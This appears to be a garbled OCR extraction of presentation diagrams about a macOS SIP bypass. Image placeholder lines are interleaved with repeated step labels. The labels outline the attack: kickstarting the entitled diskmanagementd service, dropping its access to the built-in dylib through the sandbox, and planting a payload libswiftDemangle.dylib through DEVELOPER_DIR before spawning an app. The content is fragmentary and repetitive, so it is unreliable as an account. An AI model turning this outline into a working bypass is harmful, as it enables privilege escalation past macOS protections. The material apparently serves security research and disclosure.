
unpack the payload libswiftDemangle.dylib and set the DEVELOPER_DIR environment

SIP bypass



entry
sandbox_init_with_parameters to drop access to the built-in dylib
unpack the payload libswiftDemangle.dylib and set the DEVELOPER_DIR environment
posix_spawn

SIP bypass



entry
sandbox_init_with_parameters to drop access to the built-in dylib
unpack the payload libswiftDemangle.dylib and set the DEVELOPER_DIR environment
posix_spawn
Swift app
CFRunLoopRun or sleep

SIP bypass

launchctl kickstart
if not running



SIP bypass


launchctl kickstart
if not running
entry
sandbox_init_with_parameters to drop access to the built-in dylib
unpack the payload libswiftDemangle.dylib and set the DEVELOPER_DIR environment
posix_spawn
Swift app
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


launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
unpack the payload
libswiftDemangle.dylib and set the
DEVELOPER_DIR environment
posix_spawn
Swift app
CFRunLoopRun or sleep

SIP bypass


launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
sandbox_init_with_parameters to
drop access to the built-in dylib
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
launchctl kickstart
if not running
diskmanagementd
com.apple.rootless.install.heritable
entitled
entry
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drop access to the built-in dylib
unpack the payload
